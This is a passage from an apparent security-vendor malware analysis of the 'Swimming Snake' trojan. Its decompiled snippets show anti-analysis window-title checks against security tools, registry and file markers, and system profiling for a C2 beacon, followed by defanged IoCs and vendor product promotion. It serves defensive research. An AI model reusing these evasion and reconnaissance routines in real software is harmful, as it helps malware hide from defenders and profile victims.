return sub_36C4CA0(0x80000001, v6, v2, 1u, (BYTE *)&Buffer, (BYTE)strlen(&Buffer), 1);// 将当前的日期和时间写入 HKCU\TGByte\Setup MarkTime 中
```


Figure 3-16 Write the infection date and time information into the file and the registry.16

Extract the number 9 from the program name "aaa installation 9.exe" and create the 9.ini file in C:\ ProgramData.

```
Src = 0;
GetModuleFileNameA(0, Filename, 0x104u);
v0 = strrchr(Filename, '\\');
v1 = v0 + 1;
if ( !v0 )
  v1 = Filename;
strcpy(Str, v1);
v2 = strrchr(Str, '.');
if ( v2 )
  *v2 = 0;
for ( i = strlen(Str) - 1; i >= 0; Src = v4 )
{
  if ( !isdigit(Str[i]) )
    break;
  memmove(v10, &Src, strlen(&Src) + 1);
  v4 = Str[i--];
}
if ( !strlen(&Src) )
  return 1;
v6 = atoi(&Src);
for ( j = 1; j <= 30; ++j )
{
  sprintf(Buffer, "C:\\ProgramData\\%d.ini", j);
  if ( func_GetFileAttributesA(Buffer) )
  {
    printf("At least one INI file in range 1 to 30 already exists.\n");
    return 0;
  }
}
sprintf(Buffer, "C:\\ProgramData\\%d.ini", v6);
if ( !func_GetFileAttributesA(Buffer) )
{
  v8 = CreateFileA(Buffer, GENERIC_WRITE, 0, 0, 1u, 0x80u, 0);
  if ( v8 == (HANDLE)-1 )
    return 1;
  CloseHandle(v8);
}
printf("INI file path: %s\n", Buffer);
return 0;
```

Figure 3-17 Creates an ini file from the number in the program name 317

Check that the C:\ ProgramData\ Microsoft Drive1 folder exists and create it if it does not exist.

```
mov     esi, 37CF864h   ; C:\ProgramData\Microsoft Drive1
lea     edi, [esp+2Ch]
lea     edx, [esp+2Ch]
mov     dword ptr [esp+0A0DCh], 0
rep movsd
push    edx
mov     [esp+2Ch], ebx
call    ds:GetFileAttributesA
cmp     eax, 0FFFFFFFFh
jz      short loc_36CD6B4
test    al, 10h
jnz     short loc_36CD6C1

                        ; CODE XREF: .text:036CD6AE↑j
lea     eax, [esp+2Ch]
push    0
push    eax
call    ds:CreateDirectoryA
```


Figure 3-18 Creating the C:\ ProgramData\ Microsoft Drive1 folder 3-18

Checks whether the security product or tool is running on the current system by traversing the window and checking for the specified string in the window's title bar.

```
if ( !IsWindowVisible(hWnd)
  || IsIconic(hWnd)
  || GetWindowTextA(hWnd, String, 256) <= 0
  || !strstr(String, asc_37CF83C)              // 流量
  && !strstr(String, ApateDNS)                 // ApateDNS
  && !strstr(String, TCPEye)                   // TCPEye
  && !strstr(String, Malwarebytes)             // Malwarebytes
  && !strstr(String, TCPEye)                   // TCPEye
  && !strstr(String, TaskExplorer)             // TaskExplorer
  && !strstr(String, CurrPorts)                // CurrPorts
  && !strstr(String, Port)                     // XREF
  && !strstr(String, Metascan)                 // Metascan
  && !strstr(String, Wireshark)                // Wireshark
  && !strstr(String, asc_37CF7D0)              // 资源监视器
  && !strstr(String, asc_37CF7C4)              // 网络分析
  && !strstr(String, Fiddler)                  // Fiddler
  && !strstr(String, asc_37CF7B4)              // 火绒
  && !strstr(String, Capsa)                    // Capsa
  && !strstr(String, Sniff)                    // Sniff
  && !strstr(String, Process)                  // Process
  && !strstr(String, asc_37CF794)              // 管理员
  && !strstr(String, asc_37CF78C)              // 运行
  && !strstr(String, asc_37CF780)              // 安全大脑
  && !strstr(String, asc_37CF778) )            // 提示符
{
  return 1;
}
```


Figure 3-19 Traverse the window and examine the information in the title bar 19

When the above related security products or tools are found to be running in the current system, the malicious file will close the network socket and continuously monitor every 1 second. When it is confirmed that there is no relevant security product or tool running in the system, the malicious file will collect various system information to

build the online package and send it to the C2 server. The attacker can subsequently use the malicious file to perform malicious actions such as remote control and keyboard monitoring.

```
VersionInformation.dwOSVersionInfoSize = 156;
GetVersionExA(&VersionInformation);
func_RtlGetNtVersionNumbers(
  (int)&VersionInformation.dwMajorVersion,
  (int)&VersionInformation.dwMinorVersion,
  &VersionInformation.dwBuildNumber);          // 获取系统版本号信息
sub_36CAA00(esi0, v50, 0x100u);
*(_DWORD *)&name.sa_family = 0;
*(_DWORD *)&name.sa_data[2] = 0;
*(_DWORD *)&name.sa_data[6] = 0;
*(_DWORD *)&name.sa_data[10] = 0;
namelen = 16;
getsockname(*(_DWORD *)(a2 + 168), &name, &namelen);
if ( dword_37CEF68 )                           // 未启用
  sub_36CADB0((unsigned int *)v29);            // 通过API接口获取公网IP地址
sub_36C0CA0(v30, &name.sa_data[2], 4);
sub_36C0CA0(v31, v50, 256);
v27 = sub_36C9F30();                           // 获取CPU信息
GetSystemInfo(&SystemInfo);
v28 = SystemInfo.dwNumberOfProcessors;
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);
v5 = 0;
v35 = Buffer.ullTotalPhys >> 20;               // 获取内存信息
for ( i = 0; i < 26; ++i )                     // 遍历磁盘，获取磁盘空间信息
{
  RootPathName[0] = i + 66;
  strcpy(&RootPathName[1], ":\\");
  if ( GetDriveTypeA(RootPathName) == 3 )
  {
    GetDiskFreeSpaceExA(RootPathName, &FreeBytesAvailableToCaller, &TotalNumberOfBytes, &TotalNumberOfFreeBytes);
    v5 += TotalNumberOfBytes.QuadPart >> 20;
  }
}
v36 = v5;
v32 = sub_36CA200((int)GetDriveTypeA);
v33 = a3;
v34 = sub_36CA2D0();                           // 获取系统网络带宽
sub_36CAC30(i, 0x37CEC82, v42, 0x32u);         // 读取HKCU\TGByte\Setup中Mark的值、
                                               // 读取文件C:\ProgramData\Microsoft Drive\Mark.sys内容
v41 = func_GetNativeSystemInfo();
strcpy(v40, sub_36CA4C0());                    // 遍历进程，检查是否运行QQ、微信;
                                               // 检查C:\Programdata\Microsoft Dirve中是否存在stop.ini、Desktop.ini、De.ini、id.ini，若存在则读取
strcpy(v14, "%d");
v7 = GetTickCount();
wsprintfA(v47, v14, v7 / 86400000);
v7 %= 86400000u;
wsprintfA(v48, v14, v7 / 3600000);
wsprintfA(v49, v14, v7 % 3600000 / 60000);
wsprintfA(v38, "%s天%s时%s分", v47, v48, v49);   // 获取系统自启动以来运行的时间
v8 = sub_36C9EE0((void *)a4);
lstrcpyA(String1, v8);
strcpy(v15, "Default");
if ( sub_36CAB30(v51, 0x100u) )                // 读取HKCU\TGByte\Setup中BITS中的值、
                                               // 读取文件C:\ProgramData\Microsoft Drive\BITS.sys内容
  v9 = v51;
else                                           // 若未获取到注册表值或文件内容，则赋值为 Default
  v9 = sub_36C9EE0(aDefault);
lstrcpyA(v37, v9);
v10 = (const CHAR *)sub_36CA8D0();             // 遍历进程，检查是否运行Telegram、Skype
lstrcpyA(v43, v10);
v44 = 0;
plii.cbSize = 8;
GetLastInputInfo(&plii);
if ( GetTickCount() - plii.dwTime > 0x2BF20 )
  v44 = 1;
v45 = access(aCProgramdataJe, 0) == 0;         // 检查是否存在C:\ProgramData\jerrt.txt
v12 = (const CHAR *)sub_36CB300(v11);          // 检查系统的网络连接状态
lstrcpyA(v46, v12);
return sub_36B4FA0((char *)a2, v25, 0x3C0u);
```


Figure 3-20 Collecting various system information and building a go-live package 3-20

4 Recommendations for protection

In response to such threats, Antiy suggested that the company enhance the security awareness of its business personnel and reduce the possibility of the organization being attacked; and deploy Antiy IEP (hereinafter referred to

as "IEP") to protect the system security in real time. Users who have not deployed Antiy IEP may use the Antiy security threat screening tool for screening when they discover or suspect that they are attacked by the "Swimming Snake" gang.

4.1 Enhance the security awareness of business personnel

Enhance the security awareness of business personnel and reduce the possibility of the organization being attacked. When financial, customer service, sales and other personnel use instant messaging applications such as WeChat and Enterprise WeChat, they shall not be induced to download and run various files from unknown sources due to the nature of work and interests. The organization can consolidate the "First Line of Security Defense" by selecting security awareness training services.

4.2 Deploy Antiy IEP to strengthen the terminal file receiving and execution protection

It is suggested that enterprise users deploy professional terminal security protection products, conduct real-time detection of local new and start-up files, and perform periodic virus scanning in the network. Antiy IEP rely on Antiy self- research threat detection engine and the core level of active defense capabilities, can effectively kill the virus found in the sample.

IEP can monitor the local disk in real time, automatically detect the virus in the newly-added files, and send an alarm and handle the virus when it is found on the ground. In that event, when the us downloads a malicious MSI install program to the local system, IEP will immediately send an alarm and clear the virus to ensure the environment security of the user's computer system.

Figure 4-1 When the virus was detected, IEP immediately captured it and sent out an alert

In addition, that intelligent has the active defense capability at the kernel level, which can monitor the system memory variable in real time, aft the process apply for the memory and writes the shellcode, the intelligent has the active defense to detect the memory operation behavior and write data of the process, When it is found that there is malicious behavior, it can immediately block and send an alarm.

Figure 4-2 The IEP blocks malicious shellcode write behavior through the active defense module 1

Relying on its active defense capability, IEP can monitor and detect various behaviors such as file operation, process behavior, registry operation, system service operation and network traffic, and intercept the risk behaviors at the first time when they are found. It can effectively defend against unknown threats and protect system and data security.

IEP also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.

Figure 4-3 The administrator can view the details of online threat events through the management platform and handle them in batches2

4.3 Use security threat detection tool to detect snake threat

Found or suspected of being attacked by the "Swimming Snake" gang: Remote control Trojans launched by the "Swimming Snake" gang during the attack; Download the security threat detection tool (https: / / vs2.antiy.cn, special detection tool for "Swimming Snake") from the security vertical response platform, and quickly detect and check such threats in the face of unexpected security incidents and special scenarios. Because the attack load used by the "Swimming Snake" gang is iterative faster, and the non-killing technology is continuously updated, in order to more accurately and comprehensively eliminate the threat existing in the victim host, It is suggested that the customer contact Antiy CERT (CERT @ antiy.cn) to handle the threat after using the special inspection tool to detect the threat.



Figure 4-4 Malicious processes detected using the "Snake Bound" special troubleshooting tool 4-3

5 IoCs

IoCs
6a6a3529eebd138e16d6d146e231b0ec
F24b9a556e5387c7ba4c76ed1a93c289
Hxxps [:] / / fs-im-kefu.7moor-fs1 [.] com / ly / 4d2c3f00-7d4c-11e5-af15-41bf63ae4ea0 / 1732365864209 / 3.txt
Hxxps [:] / / fs-im-kefu.7moor-fs1 [.] com / ly / 4d2c3f00-7d4c-11e5-af15-41bf63ae4ea0 / 17288964326 / 4.txt
Hxxps [:] / / fs-im-kefu.7moor-fs1 [.] com / ly / 4d2c3f00-7d4c-11e5-af15-41bf63ae4ea0 / 1730714903137 / 7.txt
27.124.43 [.] 252

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.